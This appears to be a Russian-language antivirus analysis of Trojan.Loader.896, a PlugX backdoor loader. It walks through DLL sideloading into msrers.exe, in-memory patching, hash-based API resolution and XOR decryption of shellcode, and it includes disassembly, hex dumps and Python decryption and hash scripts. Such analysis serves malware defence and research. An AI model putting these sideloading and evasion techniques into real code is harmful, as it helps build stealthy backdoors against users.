




Принцип действия шелл-кода сводится к расшифровыванию полезной нагрузки и ее последующей загрузке в память для выполнения.

Последний `DWORD` шелл-кода содержит `OFFSET` до начала полезной нагрузки.


Зашифрованные данные на этом этапе:


00003320: E9 AE 00 00-00 81 C6 44-AB 61 B3 81-EE F4 29 51
00003330: 07 81 C6 5B-0C C0 D8 81-F6 E3 6D 68-55 81 EE 29
00003340: D1 7E C4 81-EE 3A C0 63-E9 8D 34 26-8B 0C 34 5E
00003350: EB 5C 8D 04-20 EB 3C 81-EF 36 E9 84-22 81 F7 7E
00003360: 3C 34 43 EB-0B 81 EB 76-6A 4E 57 E9-73 E3 FF FF
00003370: 81 EF 59 28-3F 86 81 C7-15 80 48 37-81 7E B6
00003380: 6B AE 81 F7-9D 1E 7A A3-81 C7 4F 86-2D 27 E9 B9
00003390: F9 FF FF 8B-3C 04 58 52-BA 83 8C 99-8A 81 F2 32
000033A0: C2 D8 48 81-F2 17 0B 30-00 E9 3A E5-FF FF 57 BF
000033B0: 51 3A DA 51-E9 75 F0 FF-FF EB 18 56-52 BA 09 87
000033C0: E9 49 81 F2-6C 67 B1 98-81 C2 03 B8-69 E6 E9 E1
000033D0: FC FF FF 8B-04 29 59 5F-E9 BB F8 FF-FF 8B 14 02
000033E0: 58 50 B8 57-F3 50 70 E9-E4 00 00 00-EB 10 8B 3C
000033F0: 17 5A 85 FF-0F 84 F3 EC-FF FF 03 EF-EB 2E 81 F6
00003400: 6A 46 DE D3-E9 BC 00 00-00 81 EB C1-BD 7A 33 81
00003410: EB 11 E0 71-1E 81 EB 06-B5 FC 61 81-C3 48 70 5F
00003420: D7 8B 04 1F-5B C6 44 24-78 00 EB 19-85 ED 0F 84
00003430: B9 EC FF FF-52 BA 39 3C-D2 FF 81 EA-00 21 9E 45
00003440: E9 4E DD FF-FF 85 C0 0F-86 C9 E2 FF-FF 53 BB AB
00003450: 84 E1 BA 81-C3 13 C7 68-EC 81 F3 57-6A 41 52 81
00003460: C3 1B 51 D3-4E 81 F3 E4-5B E3 E1 81-C3 6B 66 78
00003470: B7 81 C3 F8-CC C9 A8 EB-1D 81 C3 81-47 26 8A 81
00003480: F3 01 6B 15-C4 81 EB F7-18 DC 7E 81-C3 6D 5D 34
00003490: 60 E9 E2 FA-FF FF 81 EB-F0 05 4F C6-81 EB EA 4A
000034A0: 6A FD 81 C3-2F C5 31 E2-81 F3 07 A9-44 93 81 C3
000034B0: 3C F6 43 01-81 C3 82 BD-08 D0 81 F3-DD 2D 00 85
000034C0: E9 12 E3 FF-FF 81 EE 56-62 B6 94 E9-1C FA FF FF
000034D0: 81 F0 79 F5-1F B8 EB 0B-81 E9 60 F7-D6 B7 E9 B6
000034E0: EE FF FF 81-C0 F8 68 C0-57 81 E8 C3-66 4F CB 81
000034F0: E8 A1 1C 08-72 E9 33 DD-FF FF E9 37-EA FF FF E9
00003500: 13 CB FF FF-65 DB DB DB-DB DB DB DB-DB DB DB DB
00003510: DB DB DB DB-DB DB DB DB-DB DB DB DB-DB DB DB DB
00003520: DB DB DB DB-DB DB DB DB-DB DB DB DB-DB DB DB DB
00003530: DB DB DB DB-DB DB DB DB-DB DB DB DB-DB DB DB DB
00003540: 2B CB CB CB-CB CB CB CB-CB CB CB CB-CB CB CB CB
00003550: CB CB CB CB-CB CB CB CB-CB CB CB CB-CB CB CB CB
00003560: CB CB CB CB-CB CB CB CB-CB CB CB CB-CB CB CB CB
00003570: CB CB CB CB-CB CB CB CB-CB CB CB CB-CB CB CB CB
00003580: CB CB CB CB-CB CB CB CB-CB CB CB CB-CB CB CB CB
00003590: CB CB CB CB-CB CB CB CB-CB CB CB CB-CB CB CB CB
000035A0: CB CB CB CB-CB CB CB CB-CB CB CB CB-CB CB CB CB
000035B0: CB CB CB CB-CB CB CB CB-CB CB CB CB-CB CB CB CB
000035C0: CB CB CB CB-CB CB CB CB-CB CB CB CB-CB CB CB CB
000035D0: CB CB CB CB-CB CB CB CB-CB CB CB CB-CB CB CB CB
000035E0: CB CB CB CB-CB CB CB CB-CB CB CB CB-CB CB CB CB
000035F0: CB CB CB CB-98 4D 71 71-3D BC BB C3-1F DA 85 25
00003600: A5 A5 A5 A5-A5 A5 A5 A5-45 85 8B B2-BF BE C6 C6
00003610: C6 66 66 66-66 1E DE DE-DE DE DE DE-FE 76 86 86
00003620: 86 96 96 96-96 26 46 46-46 46 46 56-56 46 66 66
00003630: 66 64 68 68-6C 6C 6C 6C-6C 6C 6C 6C-68 70 70 70
00003640: 70 70 70 70-70 20 C1 C1-C1 C5 C5 C5-C5 C5 C5 C5
00003650: C7 C7 C7 C7-C7 C7 D7 D7-D7 C7 E7 E7-E7 E7 F7 F7
00003660: F7 E7 07 07-07 07 07 07-17 17 17 17-A7 00 8E 8E
00003670: CC D0 D0 D0-48 DD 1D 1D-31 48 4A 4A-4A 4A 4A 4A
00003680: 4A 4A 4A 4A-4A 4A 4A 4A-4A 4A 4A 4A-4A 4A 4A 4A
00003690: 4A 4A 4A 4A-4A 0A 8B 8B-77 8F 8F 8F-8F 8F 8F 8F
000036A0: 8F 8F 8F 8F-8F 8F 8F 8F-8F 8F 8F 8F-8F 8F 8F 8F
000036B0: 8F 8F 8F 8F-8F 8F 8F 8F-8F 8F 8F 8F-8F 8F 8F 8F
000036C0: 8F 8F 8F 8F-8F 8F 8F 8F-8F 8F 8F 8F-8F 3F 3F 3F
000036D0: 4B B0 B6 B6-B6 B6 B6 B6-B6 B6 B6 B6-B6 B6 B6 B6


Для расшифровки используется XOR с динамическим ключом:

```
k = 0x37
s = bytearray()
for i in range(len(d)):
    c = d[i] ^ k
    s.append(c)
    k = (k + c) & 0xff
```

Расшифрованные данные содержат MZPE-файл с замененными сигнатурами:



Расшифрованный модуль представляет собой **BackDoor.Whitebird.30**. Кроме того, в оверлее модуля присутствуют зашифрованные конфигурация и модуль для обхода UAC:



Trojan.Loader.896

Добавлен в вирусную базу Dr.Web: 2021-11-03

Описание добавлено: 2021-11-17

Упаковщик: нет

Дата компиляции: 2020-14-10

SHA1-хеш: ff82dcadb969307f93d73bbed1b1f46233da762f

Описание

Загрузчик бэкдора PlugX, написан на языке C.

Принцип действия

После загрузки из основного модуля (`msrers.exe`) функцией `LoadLibraryW` троян загружает библиотеку `kernel32.dll` с помощью функции `LoadLibraryA` и получает адрес экспортируемой функции `GetModuleFileNameA`:

```
.text:10001398                 call    loc_100013AA
.text:10001398 DllEntryPoint   endp ; sp-analysis failed
.text:10001398
.text:10001398 ; ---------------------------------------------------
.text:1000139D aKernel32Dll_0  db 'kernel32.dll',0
.text:100013AA ; ---------------------------------------------------
.text:100013AA
.text:100013AA loc_100013AA:                           ; CODE XRE
.text:100013AA                 call    LoadLibraryA
.text:100013AF                 call    check_name
.text:100013AF ; ---------------------------------------------------
.text:100013B4 aGetmodulefilen db 'GetModuleFileNameA',0
.text:100013C7
.text:100013C7 ; =============== S U B R O U T I N E ============
.text:100013C7
.text:100013C7
.text:100013C7 ; int __usercall check_name@<eax>(HMODULE@<eax>)
.text:100013C7 check_name      proc near               ; CODE XRE
.text:100013C7
.text:100013C7 ; FUNCTION CHUNK AT .text:100013FF SIZE 00000002 B
.text:100013C7
.text:100013C7                 push    eax             ; hModule
.text:100013C8                 call    GetProcAddress
```

Затем он получает имя основного модуля с помощью ранее полученной функции `GetModuleFileNameA` и проверяет, содержится ли в имени подстрока "ers." (`msrers.exe`):

```
.text:100013C7
.text:100013C7                  push    eax             ; hModule
.text:100013C8                  call    GetProcAddress
.text:100013CD                  push    104h
.text:100013D2                  push    offset file_name
.text:100013D7                  push    0
.text:100013D9                  call    eax             ; GetModuleFileNameA
.text:100013DB                  nop
.text:100013DC                  nop
.text:100013DD                  nop
.text:100013DE                  nop
.text:100013DF                  nop
.text:100013E0                  nop
.text:100013E1                  sub     eax, 7
.text:100013E4                  lea     ebx, file_name
.text:100013EA                  nop
.text:100013EB                  nop
.text:100013EC                  nop
.text:100013ED                  nop
.text:100013EE                  nop
.text:100013EF                  nop
.text:100013F0                  add     ebx, eax
.text:100013F2                  cmp     dword ptr [ebx], '.sre'
.text:100013F8                  jnz     short locret_100013FF
.text:100013FA                  call    do_patch
```

По хешу `0xEF64A41E` получает функцию `VirtualProtect` для изменения прав доступа памяти на `PAGE_EXECUTE_READWRITE` по адресу `0x416362` (`msrers.exe`):

```
.text:10001257                  sub     esp, 1100h
.text:1000125D                  push    0EF64A41Eh      ; VirtualProtect
.text:10001262                  add     esp, 1104h
.text:10001268                  push    ebp
.text:10001269                  mov     ebp, esp
.text:1000126B                  sub     ebp, 1100h
.text:10001271                  mov     edi, ebp
.text:10001273                  push    1
.text:10001275                  pop     ecx
.text:10001276
.text:10001276 loc_10001276:                            ; CODE XREF: sub_10001257+27↓j
.text:10001276                  nop
.text:10001277                  nop
.text:10001278                  nop
.text:10001279                  call    get_func_addr_kernel32
.text:1000127E                  loop    loc_10001276
.text:10001280                  mov     edi, ebp
.text:10001282                  pop     ebp
.text:10001283                  push    0               ; lpModuleName
.text:10001285                  call    GetModuleHandleA
.text:1000128A                  mov     esi, eax
.text:1000128C                  add     esi, 16362h
.text:10001292                  push    offset unk_10003008
.text:10001297                  mov     eax, 10h
.text:1000129C                  add     eax, 30h ; '0'
.text:1000129F                  push    eax
.text:100012A0                  pop     eax
.text:100012A1                  push    eax
.text:100012A2                  sub     eax, 30h ; '0'
.text:100012A5                  push    eax
.text:100012A6                  push    esi             ; 0x416362
.text:100012A7                  call    dword ptr [edi] ; VirtualProtect
```

Следующим фрагментом будет модифицирован код по адресу `0x416362` (`msrers.exe`):

```
push 0xFFFFFFFF

push 0x100010B0 ; func_addr

ret
```

Место в основном модуле, которое будет модифицировано:

```
.text:0041635B                  L"TmDbgLog.dll"
.text:0041635B
.text:0041635B                  loc_41635B:                             ; CODE XREF: sub_
.text:0041635B 50                               push    eax             ; lpLibFileName
.text:0041635C FF 15 C8 D0 43 00                call    ds:LoadLibraryW
.text:00416362 85 C0                            test    eax, eax        ; <- start patch
.text:00416364 75 31                            jnz     short loc_416397
.text:00416366 FF 15 48 D1 43 00                call    ds:GetLastError
.text:0041636C 3D 5A 04 00 00                   cmp     eax, 45Ah
```

Далее вызывается функция, которая получает базу `kernel32.dll`, а также адреса функций по хешам.

```
.text:100010C4                  call    get_kernel32_base
.text:100010C9                  mov     ebx, eax        ; int
.text:100010CB                  sub     esp, 1100h
.text:100010D1                  push    12F461BBh
.text:100010D6                  push    0FF0D6657h
.text:100010DB                  nop
.text:100010DC                  nop
.text:100010DD                  nop
.text:100010DE                  push    130F36B2h
.text:100010E3                  push    1EDE5967h
.text:100010E8                  nop
.text:100010E9                  nop
.text:100010EA                  nop
.text:100010EB                  push    0AC0A138Eh
.text:100010F0                  push    94E43293h
.text:100010F5                  nop
.text:100010F6                  nop
.text:100010F7                  nop
.text:100010F8                  push    3E8F97C3h
.text:100010FD                  push    0B4FFAFEDh
.text:10001102                  add     esp, 1120h
.text:10001108                  push    ebp
.text:10001109                  mov     ebp, esp
.text:1000110B                  sub     ebp, 111Ch
.text:10001111                  mov     edi, ebp
.text:10001113                  push    7
.text:10001115                  pop     ecx
.text:10001116
.text:10001116 loc_10001116:                            ; CODE
.text:10001116                  nop
.text:10001117                  nop
.text:10001118                  nop
.text:10001119                  call    get_func_addr_kernel32
.text:1000111E                  loop    loc_10001116
```

Скрипт для получения функции по хешу:

```
import pefile

ror = lambda val, r_bits, max_bits: \
    ((val & (2**max_bits-1)) >> r_bits%max_bits) | \
    (val << (max_bits-(r_bits%max_bits)) & (2**max_bits-1))

max_bits = 32

library_path_list = [...] # absolute path dlls

def get_func_addr(hash):
    for i in xrange(len(library_path_list)):
        library = library_path_list[i].split('\\')
        name_dll = library[len(library) - 1]

        pe = pefile.PE(library_path_list[i])
        for exp in pe.DIRECTORY_ENTRY_EXPORT.symbols:
            func_name = exp.name

            hash_name_func = 0
```

```
            for j in func_name:
                hash_name_func = ord(j) + ror(hash_name_func, 0x07,
max_bits)

            if (hash_name_func == hash):
                print '0x{:08x} -> {} -> {}'.format(hash, name_dll,
exp.name)
                return
```

Полученные функции

Имя функции	**Хеш**
VirtualProtect	0xEF64A41E
GetLastError	0x12F461BB
CloseHandle	0xFF0D6657
ReadFile	0x130F36B2
VirtualAlloc	0x1EDE5967
GetFileSize	0xAC0A138E
CreateFileA	0x94E43293
lstrcat	0x3E8F97C3
GetModuleFileNameA	0xB4FFAFED

В дальнейшем для вызова этих функций используется следующая структура:

```
struct api_addr {
    DWORD  (__stdcall *GetModuleFileNameA)(HMODULE, LPSTR, DWORD);
    LPSTR  (__stdcall *lstrcat)(LPSTR, LPCSTR);
    HANDLE (__stdcall *CreateFileA)(LPCSTR, DWORD, DWORD,
LPSECURITY_ATTRIBUTES, DWORD, DWORD, HANDLE);
    DWORD  (__stdcall *GetFileSize)(HANDLE, LPDWORD);
    LPVOID (__stdcall *VirtualAlloc)(LPVOID, SIZE_T, DWORD, DWORD);
    BOOL   (__stdcall *ReadFile)(HANDLE, LPVOID, DWORD, LPDWORD,
LPOVERLAPPED);
    BOOL   (__stdcall *CloseHandle)(HANDLE);
    DWORD  (__stdcall *GetLastError)();
};
```

Троян получает имя `dll (TmDbgLog.dll)` и добавляет к нему расширение ".TSC". Далее открывает для чтения файл `TmDbgLog.dll.TSC` и расшифровывает его содержимое, которое оказывается шелл-кодом.

После расшифровки шелл-кода (`TmDbgLog.dll`) троян приступает к его выполнению:

```
 9  func->lstrcat(g_lpFilename, ext);
10  hFile = func->CreateFileA(g_lpFilename, 0x80000000, 1u, 0, 4u, 0x80u, 0);
11  if ( hFile == 0xFFFFFFFF )
12    return func->GetLastError();
13  g_hFile = hFile;
14  g_nNumberOfBytesToRead = func->GetFileSize(hFile, 0);
15  g_lpBuffer = func->VirtualAlloc(0, g_nNumberOfBytesToRead, 0x1000u, 0x40u);
16  if ( !func->ReadFile(g_hFile, g_lpBuffer, g_nNumberOfBytesToRead, &g_lpNumberOfBytesRead, 0) )
17    return func->GetLastError();
18  func->CloseHandle(g_hFile);
19  lpBuffer = g_lpBuffer;
20  v5 = 0;
21  do
22  {
23    *lpBuffer = *lpBuffer;
24    *lpBuffer ^= 0xBBu;
25    --*lpBuffer++;
26    ++v5;
27  }
28  while ( v5 != g_nNumberOfBytesToRead );
29  result = (g_lpBuffer)(ext);
30  if ( result == ext )
31  {
32    Sleep(0xFFFFFFFF);
33    return 0;
34  }
35  return result;
36}
```

Так выглядит скрипт для расшифровки шелл-кода:

```
enc = bytearray(open('TmDbgLog.dll.TSC', 'rb').read())


dec = bytearray()

for i in xrange(len(enc)):

    dec.append(((enc[i] ^ 0xbb) - 1) & 0xff)


open('TmDbgLog.dll.TSC.dec', 'wb').write(dec)
```

Перед дешифрованием и запуском полезной нагрузки шелл-код собирает следующую структуру:

```
struct st_mw {

  DWORD magic;

  DWORD *shell_base;
```

```
  DWORD shell_size;

  DWORD *enc_payload;

  DWORD enc_payload_size;

  DWORD *enc_config;

  DWORD enc_config_size;

  DWORD *payload_entry;

};
```

Так выглядит зашифрованный конфиг:

```
seg000:00000009 loc_9:
seg000:00000009                 push    1924h
seg000:0000000E
seg000:0000000E loc_E:
seg000:0000000E                 call    loc_1937
seg000:0000000E ; ---------------------------------------------------------------------------
seg000:00000013 enc_cfg         db 0C6h, 88h, 0F6h, 19h, 15h, 2 dup(33h), 9Eh, 0EFh, 0E6h
seg000:00000013                 db 34h, 0ACh, 0CEh, 76h, 0FEh, 0B8h, 0F3h, 80h, 19h, 0E8h
seg000:00000013                 db 24h, 88h, 0F0h, 54h, 45h, 0A5h, 0C5h, 8Dh, 23h, 3Ch
seg000:00000013                 db 4Bh, 30h, 22h, 6Dh, 0D9h, 33h, 0FDh, 0C4h, 2Fh, 5Dh
seg000:00000013                 db 44h, 29h, 82h, 8, 62h, 52h, 0DAh, 58h, 72h, 0DEh, 0CFh
seg000:00000013                 db 6, 0A6h, 0B5h, 0DEh, 0Bh, 0E6h, 16h, 81h, 0FCh, 0C8h
seg000:00000013                 db 0F6h, 0C7h, 7Ch, 0B5h, 0F3h, 0Ah, 90h, 20h, 0BFh, 0E9h
seg000:00000013                 db 8Bh, 4Ah, 60h, 0F1h, 7Dh, 0F6h, 52h, 1Fh, 0F7h, 3Eh
seg000:00000013                 db 0DFh, 0C0h, 5Dh, 41h, 70h, 8Ch, 6Bh, 35h, 0A1h, 32h
seg000:00000013                 db 0A9h, 0E8h, 10h, 5Fh, 65h, 5Dh, 0C8h, 2 dup(20h), 0EFh
seg000:00000013                 db 29h, 82h, 8, 82h, 2Ah, 1Ah, 7Eh, 7Fh, 49h, 0B2h, 30h
seg000:00000013                 db 74h, 79h, 0Eh, 0C2h, 99h, 0EFh, 0AEh, 6Ah, 7Dh, 0E5h
seg000:00000013                 db 0EEh, 3Ah, 30h, 3, 0A9h, 70h, 0Dh, 78h, 0CCh, 1Dh, 4Bh
seg000:00000013                 db 93h, 0DBh, 5, 0CCh, 55h, 0DCh, 0E1h, 0E0h, 19h, 0E1h
seg000:00000013                 db 5Fh, 0BEh, 0ECh, 9, 54h, 0E1h, 7Ch, 5Bh, 5Dh, 0EFh
seg000:00000013                 db 0EBh, 0DAh, 25h, 47h, 0D3h, 34h, 68h, 27h, 23h, 61h
